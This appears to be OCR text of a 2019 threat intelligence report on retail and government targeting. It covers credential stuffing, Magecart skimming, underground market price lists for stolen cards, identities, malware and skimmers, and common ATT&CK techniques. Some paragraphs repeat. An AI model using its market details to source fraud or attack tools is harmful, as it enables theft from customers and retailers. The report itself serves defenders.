January 2019 saw some 773 million credentials offered for sale as the infamous “Collection #1” archive (Figure 6) and offered would-be credential stuffing attackers a treasure trove of potential accounts to hijack .

Attacks leading to compromised customer accounts can result in material losses for both the customer and retailer, especially when dealing with physical goods, be it through fraudulent transactions, order redirection or the theft of credit or gift card balances. Putting this into perspective, January 2019 saw some 773 million credentials offered for sale as the infamous “Collection #1” archive (Figure 6) and offered would-be credential stuffing attackers a treasure trove of potential accounts to hijack . Even with only a small proportion of the credentials being valid and reused across multiple services, the return on investment is incredibly high and requires little effort. With automated tools, known as ”account checkers” and ”credential stuffers,” readily available on various underground forums, threat actors can easily bulk process credential sets, known as ”combos,” to flag valid accounts and then abuse or resell these.

With automated tools, known as "account checkers" and "credential stuffers," readily available on various underground forums, threat actors can easily bulk process credential sets, known as "combos," to flag valid accounts and then abuse or resell these

With data breaches becoming a common occurrence, organizations need to ensure that credentials and other personal data are adequately protected; furthermore, individuals should be encouraged to practice good credential hygiene and not reuse the same values across multiple services. The combination of credential sets being exposed and password reuse continues to ensure that credential stuffing attacks pose a threat to all online retailers and service providers, especially as the account checking and credential tools are readily available easily used by less sophisticated threat actors.

Web skimming, made infamous by the "Magecart" attacks throughout 2018, remain a threat to online retailers as multiple threat actor groups continue to target ecommerce checkout processes. While many early Magecart attacks involved the direct compromise of retailer's ecommerce platforms, such as those provided by Magento, many successful breaches appear to be the result of attacking the ecommerce supply chain and compromising third-party service providers that provide trusted scripts deployed on checkout pages, such as advertising agencies and visitor analytic organizations.




Figure 6 - Credential collections offered for sale in January 2019




Figure 7 - Decoded 'Magecart' resource from code injected into an ecommerce site

With data breaches becoming a common occurrence, organizations need to ensure that credentials and other personal data are adequately protected; furthermore, individuals should be encouraged to practice good credential hygiene and not reuse the same values across multiple services. The combination of credential sets being exposed and password reuse continues to ensure that credential stuffing attacks pose a threat to all online retailers and service providers, especially as the account checking and credential tools are readily available easily used by less sophisticated threat actors.

Web skimming, made infamous by the "Magecart" attacks throughout 2018, remain a threat to online retailers as multiple threat actor groups continue to target ecommerce checkout processes. While many early Magecart attacks involved the direct compromise of retailer's ecommerce platforms, such as those provided by Magento, many successful breaches appear to be the result of attacking the ecommerce supply chain and compromising third-party service providers that provide trusted scripts deployed on checkout pages, such as advertising agencies and visitor analytic organizations.

Web skimming, made infamous by the "Magecart" attacks throughout 2018, remain a threat to online retailers as multiple threat actor groups continue to target ecommerce checkout processes. While many early Magecart attacks involved the direct compromise of retailer's ecommerce platforms, such as those provided by Magento, many successful breaches appear to be the result of attacking the ecommerce supply chain and compromising third-party service providers that provide trusted scripts deployed on checkout pages, such as advertising agencies and visitor analytic organizations.

Largely invisible to the average customer and often remaining undetected by retailers for extended periods of time, these skimmer script attacks silently exfiltrate customer payment card data and, depending on the size of the retailer, can result in tens, if not hundreds, of thousands of customers' data being compromised. As these attacks yield high volumes of stolen payment card

data, it is understood that the threat actors responsible are offloading "fullz," -- payment card data with associated personal details, on various underground "carding" sites and marketplaces with some sets fetching up to US $69 each based on the credit limit or type.

The theft of payment card data, regardless of source, also poses a fraudulent transaction threat to the retail industry. While many stolen card details are used to purchase gift cards and digital credit that can be easily monetized, such as those for third-party retailers and services, high-value and highly desirable physical goods are often purchased for resale. In addition to having these items sent to "drop" addresses that aren't directly linked to the threat actor, many underground marketplaces offer "carding" services in which high-value goods can be obtained at 40-70% of their retail price by a threat actor, who makes the purchase fraudulently and has the item shipped to the unscrupulous customer.

It is not only online retail that needs to consider digital risk. While Mastercard[2] has previously reported that digital fraud is four times higher than point-of-sale (POS) fraud, memory scraping malware and physical fraud devices are readily available from underground marketplaces and can be used to gather payment card data from PoS systems that process physical card transactions. Often, the remote or distributed nature of brick-and-mortar retail outlets, often outside well-protected enterprise environments, can result in systems being neglected or over exposed from a security standpoint. As such, many PoS systems offer an easy target for threat actors seeking to deploy PoS memory scraping malware along with other threats, such as remote access trojans, to maintain access and exfiltrate payment card data to remote command and control (C2) infrastructure.

The impact of compromised payment card data is, of course, not limited to the retail industry, especially given that the financial industry refunds many fraudulent transactions that, according to research published by The Nilson Report[3] , amounted to payment card fraud losses of over US $22 billion worldwide in 2018.

Many attackers also seek to exploit the retail industry during peak sales periods, such as those surrounding holidays or regional events. Keyword and search engine manipulation techniques, often associated with "blackhat search engine optimization (SEO)" activity, may result in brand reputation issues such as fake coupons, surveys and competitions being pushed through popular search engines when customers attempt to find a legitimate site. These nefarious sites often utilize branding and terminology to pose as the targeted retailer and, aside from generating "pay-per-click" or referral revenue for the threat actor, may attempt to gather personal data from customers for later abuse. Attacks of this nature are not limited to search engine results and are also often pushed via social media posts with the offer of "gift cards" or other prizes to lure victims into clicking on nefarious links.

[2] Mastercard Market Intelligence Report: Accelerating digital commerce (May 2019)
[3] https://nilsonreport.com/content_promo.php?id_promo=8#

Government Targets: Cyber Espionage & Geopolitics

While many governments deny the use of offensive capabilities, nation-state cyberespionage and warfare operations are part of a continuing worldwide cyber arms race.

Nation-state sponsored espionage groups continue to conduct worldwide data gathering operations against foreign government and military targets, as well as private businesses, leading to Governments being the second most targeted after the Financials industry. While some nation-state sponsored threat actors actively steal data from private businesses, targeting intellectual property that can be leveraged for their own strategic gains, these actions, such as often attributed to the People's Republic of China (PRC), are regularly denied by their officials.

As previously mentioned, the line between nation-state and organized cybercriminal gang threat actors continues to blur with obvious crossover in both the TTPs employed and the threat actor's motivations. Potentially operating in both spheres, TTPs previously observed in nation-state advanced persistent threat (APT) campaigns are now regularly seen in advanced attacks seemingly orchestrated by organized cybercriminal gangs

While the official word from most governments is to "oppose" or "refute" any accusation of cyber wrongdoing, the Democratic People's Republic of Korea (DPRK) and the People's Republic of China (PRC) have been prolific in their campaigns against both internal threats as well as other nations. In particular, the geopolitical climate in APAC provides numerous motivations for cyberattacks including the involvement of the PRC in South China Sea territorial disputes as well as continuing sanctions against the DPRK and tensions within the Korean Peninsula.

Cyberwarfare and politically motivated operations against targets in the South China Sea are often linked to PRC nation-state activity although some, especially cases of cyber-vandalism such as website defacement, are seemingly conducted by independent or unaffiliated groups. While "patriotic" cybercriminal groups may launch attacks that align with their nation's politics, overt actions can also serve as a convenient mechanism to maintain plausible deniability for government orchestrated activities.

Similar to nation-state activity within the APAC region, tensions within the Middle East continue to manifest themselves as cyberattacks against interests both inside and outside the region with Iranian-nexus threat actor groups being attributed to a number of cyberattacks against private businesses and governments.

Events involving Government targets in the Americas occur less frequently than in APAC and EMEA although


proportionally this may indicate that other industries are more commonly and frequently attacked. Notably, organizations in Manufacturing and Materials industries appear to be targeted more so than seen in other regions. Much of this activity may include cyberespionage attacks seeking to acquire intellectual property.

As previously mentioned, the line between nation-state and organized cybercriminal gang threat actors continues to blur with obvious crossover in both the TTPs employed and the threat actor's motivations. Potentially operating in both spheres, TTPs previously observed in nation-state advanced persistent threat (APT) campaigns are now regularly seen in advanced attacks seemingly orchestrated by organized cybercriminal gangs. Meanwhile, off-the-shelf and underground attack tools are being observed as widely deployed by nation-state threat actors. Although organized cybercriminals have been traditionally financially motivated, instances of espionage-type activity have been observed, potentially indicating that groups are acting as "mercenaries" or "hackers for hire" to provide a convenient and deniable avenue for nation-states to conduct operations. Conversely, financially motivated nation-state sponsored activity has been observed as stealing millions from international banks and cryptocurrency exchanges, traditionally the reserve of sophisticated organized cybercriminal gangs.

Prevalence of Nation-State Threat Actors

Although less sophisticated individuals and small groups of threat actors continue to pose a threat, nation-state sponsored threat actors dominate the top ten most prevalent threat actors observed during 2019. With the exception of Anunak and Buhtrap, both of which are financially motivated organized cybercriminal gangs, the prevalence of nation-state threat actors may be attributed to the broad publication and analysis of their campaigns, especially given that many national Computer Emergency Response Teams (CERT) share details of attacks to help organizations better protect themselves.

MOST PREVALENT 2019 THREAT ACTORS



Following the same trends as observed across the board during 2019, specifically the use of tried-and-tested tactics, techniques and procedures (TTPs) such as phishing emails and malicious attachments, the TTPs used by the top 10 prevalent threat actors are no different.

Hellsing is a nation-state sponsored threat actor that has previously targeted diplomatic and Government targets in Southeast Asia and the United States, consistent with the reported People's Republic of China (PRC) affiliation. Reportedly sharing infrastructure and TTPs with other PRC nation-state sponsored groups, Hellsing has utilized targeted email campaigns to send weaponized Microsoft Word documents and rich-text format files to exploit victims and then drop remote access trojans. Subsequently, reconnaissance activity and data exfiltration has taken place to obtain data benefiting the nation-state sponsor.

Campaigns attributed to APT32, also known as OceanLotus, are believed to align with Vietnamese nation-state objectives and have seen the targeting of both government and private organizations in regional neighbors, including Cambodia, China and Laos as well as organizations in Southeast Asia, Europe and North America.

Utilizing common techniques such as malicious file attachments, decoy documents and watering-hole attacks that distribute fake software installers, APT32 deploys various Trojan payloads to facilitate reconnaissance of the victim, data theft for competitive and/or political means, and even the suppression of free speech when dissidents and journalists have been targeted.

› Please refer to "Appendix B" for a summary of the other prevalent threat actors observed during 2019.

UNDERGROUND ECONOMY & MARKETPLACES

Often the outlet for compromised data, especially stolen payment cards, the underground economy -- the unregulated marketplaces and nefarious transactions conducted upon them -- continues to remain buoyant despite a number of popular (Tor hidden service) marketplaces going offline in 2019.

Figure 7 – 2019 Underground economy marketplace closures

[4] https://www.europol.europa.eu/newsroom/news/xdedic-marketplace-shut-down-in-international-operation
[5] https://www.bbc.co.uk/news/technology-40788266
[6] https://www.europol.europa.eu/newsroom/news/double-blow-to-dark-web-marketplaces

Figure 8 – Law enforcement takedown notices (xDedic; Wall Street Market)

As to be expected when dealing with criminals, the underground economy can be fraught with danger for any would-be participant. Aside from it being difficult to build and maintain trust among sellers, buyers and marketplaces, phishing, infighting, denial of service attacks by business rivals and cryptocurrency thefts are commonplace, notwithstanding ongoing law enforcement, intelligence and security community activity.

Understanding the nature and value of goods and services traded on these nefarious marketplaces through monitoring of the underground economy and other dark web sources, provides intelligence of use to both cybersecurity and brand protection teams as well as those responsible for monitoring and protecting customers from financial and retail fraud.

In addition to identifying instances of brand abuse, new cyber-attack tools and services can often be discovered as well as details of personal, financial or corporate data being offered for sale following a breach. In many cases, the identification of compromised data on underground, deep or dark web sources can be the first indication of a major breach, be that an outside threat actor gaining access or even an insider selling privileged information.

Market Rates

Based on ongoing monitoring of the underground economy, the following tables offer an overview of the observed cost of goods and services during 2019 that are potentially of interest to brand protection and cybersecurity teams. As to be expected, buying "in bulk" will often result in lower unit costs and as such, the prices have been broken down to provide a "per unit" cost where possible.

Financial Gain

Used for direct financial gain and to facilitate further financial fraud, accounts are typically acquired through compromise or purchased using stolen/fraudulent payment cards.

PRODUCT/SERVICE	PRICE (US $)	COMMENTS
Bank Account with Balance	$0.02 – $0.06/per $1 balance	Likely obtained through phishing or malware
Bank Account for Cash-out	$190 – $280/each	Potentially created using fraudulent or stolen IDs
Cash-out Service	$0.14 – $0.24/per $1	From illegitimate funds to a "clean" account or crypto
Compromised Payment Card	$0.02 – $0.10/per $1 limit	Often from compromised PoS or skimmer (digital or physical)
Compromised Payment Card "Dump"	$47 – $69/each	Card track data obtained from physical skimmer
Compromised Payment Card 'Fullz'	$1 – $69/each	Card number, expiration date, CVV, name, address, email & phone
Digital Marketplace Gift Card	$0.23 – $0.60/per $1 balance	Includes mobile application stores and game platforms
Online Gaming Account	$0.07 – $0.10/per $1 balance	Casino and similar gaming balances for abuse or cash out
Online Payment Account with Balance	$0.01 – $0.26/per $1 balance	Premium for "verified" accounts in certain regions
Online Payment Account Transfer	$0.07 – $0.50/per $1 balance	Made from compromised accounts to "clean" accounts
Prepaid Payment Card	$0.03 – $0.45/per $1 balance	Cards issued by American Express, Mastercard & Visa
Retailer Account	$8 – $35	For fraudulent transactions and purchase redirection
Retailer Gift Card	$0.18 – $0.38/per $1 balance	Includes brick & mortar retailers as well as online
Email Account	$1 – $10/each	Premium for compromised business domain accounts

Table 1 – Market rates – product/services for financial gain

Service" Gain

Used to access to legitimate services, "Lifetime" accounts are likely purchased using stolen/ fraudulent payment cards as opposed to being compromised accounts.

PRODUCT/SERVICE	PRICE (US $)	COMMENTS
Airline Loyalty Account	$1/each	Loyalty points balance unspecified
"Carded" Products	40% - 70% of cost	Consumer electronics purchased using stolen cards
"Fullz" ID Package (Name, address, date of birth, ID)	$2 – $14/each	ID typically government issued (e.g. SSN or equivalent)
Health Insurance Card	$149/each	Facilitates free access to healthcare services
Premium Subscription	$49 – $59/each	Includes news, online learning and stock photo subscriptions
Streaming Media Account	$1 – $12/each $45 – $59/each 'Lifetime'	Includes audio and video services, premium for sports
Travel Bookings	10% – 40% of cost	Purchase of travel and accommodation
VPN Account	$4 – $12/each $45 – $59/each 'Lifetime'	Legitimate services used for online privacy/anonymity

Table 2 – Market rates – product/services for 'service' gain

Identity Theft

Stolen data may originate from data breaches, malicious insiders or phishing campaigns.

PRODUCT/SERVICE	PRICE (US $)	COMMENTS
Fake Document Scan	$49 – $69/each	Creation of fake identity scan based on supplied photograph
Official Document Scan	$5 – $35/each	Includes passports, licenses, statements and utility bills
Official ID & Document Templates	$10 – $55/each	Facilitate the creation of cloned or fake identities
"Selfie" Package (Photo, Official ID & Document Scan)	$40 – $57/each	Complete set for identity theft and online verification

Table 2 – Market rates – product/services for 'service' gain

Counterfeits

Physical items used for "real world" fraud such as purchasing physical goods or obtaining services through the creation of fraudulent accounts.

PRODUCT/SERVICE	PRICE (US $)	COMMENTS
Currency (AUD)	$0.03 – $0.04/per AU $1	Exchange rate: AU $1 = $0.69
Currency (CAD)	$0.03 – $0.04/per CA $1	Exchange rate: CA $1 = $0.76
Currency (EUR)	$0.05 – $0.65/per €1	Exchange rate: €1 = $1.11
Currency (GBP)	$0.05 – $0.06/per £1	Exchange rate: £1 = $1.23
Currency (INR)	$0.49 - $0.50/per ₹100	Exchange rate: ₹100 = $1.39
Currency (USD)	$0.05 – $0.60/per $1	
Driver's License (Legitimate)	$299 – $599/each	"Insider" created including corresponding database entry
Driver's License ("Undetectable" Fake)	$99/each	
Government Issued ID ("Undetectable" Fake)	$299/each	Excludes passport
Government Issued ID (Legitimate)	$599 – $749/each	"Insider" created including corresponding database entry
Passport (Legitimate)	$1,799 – $2,299/each	"Insider" created including corresponding database entry
Passport ("Undetectable" Fake)	$899/each	

Table 4 – Market rates – counterfeit product/services

Underground Services

Various services used by criminals and threat actors to facilitate other criminal or nefarious activities.

PRODUCT/SERVICE	PRICE (US $)	COMMENTS
Anonymous SIM	$17/each	For "burner" phones/ anonymous communications
Compromised Host (Bot Network)	$60 – $99/1,000 victims	Allows control of bots to launch DDoS/ Spam campaigns
Distributed Denial of Service (DDoS)	$28 – $160/day	Dependent on target site and duration of attack

PRODUCT/SERVICE	PRICE (US $)	COMMENTS
Guides/Tutorials	$0 – $22/each	Include carding, cash out, drop methods and refund guides
Hacker for Hire (Compromise Email)	$50 – 179	
Hacker for Hire (Compromise Message App)	$99 – $299	
Hacker for Hire (Compromise Social Media)	$50 - $199	
Hacker for Hire (Clone SIM)	$599	
Proxy Pool	$0.03 – $0.08/per proxy	Compromised host configured to proxy traffic
Remote Desktop	$3 – $15/each	Compromised Windows host, price depends on capabilities
SSH	$1 – $20/each	Compromised *nix host, price depends on capabilities

Table 5 – Market rates – 'Underground' product/services

Malware

In addition to new threats being made available on various dark/deep web marketplaces, typically for a premium, many malicious threats are shared amongst closed groups and subsequently leaked for resale.

PRODUCT/SERVICE	PRICE (US $)	COMMENTS
Ardamax	$4	Keylogger
Black Hole Exploit Kit	$0 – $2	Exploit kit & botnet; Previously leaked/ circulated
BlackShades RAT 5.5.1	$0 – $2	Remote access trojan; Previously leaked/circulated
Bleeding Life Exploit Kit	$0 – $2	Exploit kit & botnet; Previously leaked/ circulated
Citadel Rain	$0 – $2	Spyware; Previously leaked/circulated
Cryptoshuffler	$62	Cryptocurrency stealer
Cutlet Maker	$500	Allows cash out from vulnerable ATMs
Diamond RAT	$0 – $3	Remote access trojan; Previously leaked/circulated
Inpivx $15 – $300/per component	$500/full package inc. source	Ransomware with source code options available

PRODUCT/SERVICE	PRICE (US $)	COMMENTS
MegaCortex	10%/per $1,000 ransom	Ransomware as a Service (RaaS) on a commission basis
Microsoft Office Exploit Builder (Various)	$0.65 – $2	Per installation or per exploit generated
Neutrino	$0 – $2	Exploit kit & botnet; Previously leaked/ circulated
Plotus-D	$6,500	Allows cash out from vulnerable ATMs
Pony v2.0	$0 – $2	Stealer; Previously leaked/circulated
Ranion	$120 – $158/month	Ransomware as a Service (RaaS) on a monthly basis
SMSBot	$0 – $1	Infects Android via SMS spam; Previously leaked/circulated
Zeus	$0 – $2	Exploit kit & botnet; Previously leaked/ circulated

Table 6 – Market rates – Malware product/services

Malicious Hardware

Devices used to compromise point of sale (PoS) systems and automatic teller machines (ATM) to gather payment card data from physical cards.

PRODUCT/SERVICE	PRICE (US $)	COMMENTS
ATM Skimmer (Deep Insert)	$1,400 - $1,500	Internal card skimmer (harder to detect)
ATM Skimmer (Full Kit)	$1,500	External card skimmer, PIN pad and GSM modules
EMV Skimmer	$1,600	ATM and POS, inserts into card slot to target the EMV chip
Gas Pump Skimmer	$850 – $1,400	Inserted inside a pay-at-pump system to skim card data
GSM Skimmer	$1,900	Claims to intercept traffic from GSM-based POS terminals
Magnetic Strip Skimmer	$100 – $300	Used by nefarious insiders to “swipe” cards that they handle
POS Skimmer	$900	Card skimmer and PIN pad overlay
Rogue POS Terminal	$900 – $1,200	Modified POS terminals with code to steal card data & PIN

Table 7 – Market rates – Malicious hardware product/services

2019 KEY EVENT DEEP DIVE

Countless attacks demonstrate that threat actors are continuing to adopt the "keep it simple" approach, reusing the same old tried and tested tactics, techniques and procedures (TTPs) as evidenced by the top 10 most observed MITRE ATT&CK techniques in 2019 (Table 8).

	ID	TECHNIQUE (TACTIC)	DESCRIPTION
1	T1012	Query Registry (Discovery)	Interaction with the Windows registry to gather system and configuration information
2	T1064	Scripting (Defense Evasion; Execution)	Use of scripting languages to perform multiple actions; Can be embedded within decoy files
3	T1106	Execution through API (Execution)	Utilize Windows application programming interface (API) to execute binary payloads
4	T1059	Command-Line Interface (Execution)	Interacting with the command-line interface, locally or remotely, allows the execution of processes
5	T1086	PowerShell (Execution)	PowerShell, as with "Scripting," can be used to perform a number of tasks such as payload execution
6	T1071	Standard Application Layer Protocol (Command and Control)	Use of standard protocols such as HTTP and HTTPS allows malicious traffic to blend with the legitimate
7	T1043	Commonly Used Port (Command and Control)	As with protocols, the use of rarely blocked common ports allows malicious activity to be blended
8	T1041	Exfiltration Over Command and Control Channel (Exfiltration)	Data exfiltration occurs over the same C2 channel using the same protocol/port (See T1071 & T1043)
9	T1129	Execution through Module Load (Execution)	Uses the Windows module loader to load dynamic link library payloads from arbitrary paths
10	T1203	Exploitation for Client Execution (Execution)	Software vulnerabilities are exploited to gain code execution on a remote system

Table 8 – 2019 Top 10 most utilized MITRE ATT&CK™ techniques

- **Discovery at the core of threats** - techniques such as querying the Windows Registry (T1012), understandably occupying the top spot, are often a basis to many threats and are used to both gather information as well as for being a precursor to the creation of registry keys that support later tactics such as "persistence." Given these common observations, it is evident that many threat actors are continuing to use tried and tested tactics, techniques and procedures (TTPs), many of which may be overlooked.

- **Scripting** - The use of scripting languages (T1064) is popular amongst threats with Microsoft's PowerShell (T1086), Visual Basic Script (VBS) and Visual Basic for Applications (VBA) being embedded within, or downloaded by, malicious office files delivered to victims via lure emails. Additionally, the use of shell scripts, or batch files, can automate interactions with the command-line interface (T1059) of the compromised host.
  Aside from the speed and ease at which scripts can be developed, reconfigured and deployed, numerous legitimate attack frameworks are regularly updated and provide the ability to generate payloads and exploit scripts for most common vulnerabilities. While these tools are legitimately used by red teams and penetration testers, many threat actors have integrated them, along with other off-the-shelf tools, to streamline their operations, reducing development costs and likely the success rate of their operations.

Aside from the speed and ease at which scripts can be developed, reconfigured and deployed, numerous legitimate attack frameworks are regularly updated and provide the ability to generate payloads and exploit scripts for most common vulnerabilities

- Supplementary to their use of scripts, many threat actors also adopt the "living off the land" methodology, which sees them use the standard administrative tools and utilities available on the compromised system to perform nefarious actions, be that to gather intelligence, move laterally or escalate privileges.
  Given that there are legitimate needs within an enterprise environment to permit the use of scripts and these tools, the detection of bad behaviors can prove difficult. Additionally, scripts that load malicious code directly into memory, "file-less malware," thwarts detection on disk and reduces the number of artefacts available for post-exploitation analysis. Finally, encoding and obfuscation techniques are often used to evade automated detection, such as subtle changes to thwart signature-based solutions, as well as complicating and impeding manual analysis.
  While many off-the-shelf encoding and obfuscation routines can easily be countered or reversed, others, such as those using custom encryption routines, will require the in-depth attention of a skilled analyst or reverse engineer.

- **Command & Control** - Given that most organizations have strict network traffic policies, it is understandable that command and control (C2) communication techniques favor the use of standard application layer protocols (T1071) and commonly used ports (T1043) to hide among legitimate day-to-day network activity. As well as using standard protocols to send and receive C2 responses, be that via DNS, HTTP or HTTPS, the exfiltration of stolen data over the same channel will likely be less obvious than using non-standard protocols or ports. That being said, high-volume data transfers will be obvious and therefore advanced threats will attempt to slowly exfiltrate data, drip-feeding it to the C2 server or a staging node, to appear less obvious to observers, be they eyes-on-glass Network Operations or Security Operation Centers (NOC/SOC) or automated Data Loss Prevention (DLP) solutions.

Given these Top 10 technique observations, the following examples of key 2019 events can be mapped to the ATT&CK™ matrix, providing an overview of how common threats are deployed and reinforcing the need for organizations to consider the full scope of ATT&CK™ when planning their defensive strategy.

Abusing Legitimate Tools - TA505

Financially motivated threat actor group "TA505," attributed to multiple high-profile campaigns since 2014 including the infamous Dridex banking trojan, was observed throughout 2019 as targeting the Financial and Retail industries, seemingly shifting to target Healthcare and Heavy Industry in the latter part of the year, with information stealing backdoors and remote access capabilities (Figure 9).

Initial access	Execution	Persistence	Privilege escalation	Defense evasion	Credential access
Sperphishing Attachment	Scheduled Task	Regisry Run Keys / Startup Folder	Scheduled Task	Code Signing	Input Capture
	Scripting	Scheduled Task		Scripting	

Discovery	Leteral movement	Collection	Command and control	Defense evasion
Account Discovery	Remote Desktop Protocol	Audio Capture	Remote Access Tools	Data Compressed
Application Wiindow Discovery	Remote File Copy	Clipboard Data	Remote File Copy	Exfiltration Over Command and Control Channel
File and Directory Discovery	Remote Services	Data from Local System		
Network Share Discovery		Data from Network Share Drive		
Query Registry		Data from Removable Media		
System Information Discovery		Input Capture		
System Network Configuration Discovery		Screen Capture		
System Network Connection Discovery		Video Capture		
System Owner/User Discovery				
System Service Discovery				
System Time Discovery				

Figure 9 – TA505 Abusing Legitimate Tools ATT&CK™ Matrix

Initial Email Lure

Initial access commences with **spear-phishing** emails, sent to individuals within the target organizations, masquerading as originating from an internal source or a trusted third party.

While in some early retail campaigns these email lures were observed as masquerading as being sent from a multi-function printer, including the target organization's branding, most of the email lures appear to originate from, or masquerade as, a trusted third-party and deliver Microsoft Excel files that claim to pertain to contain pending financial transactions (Figure 10).

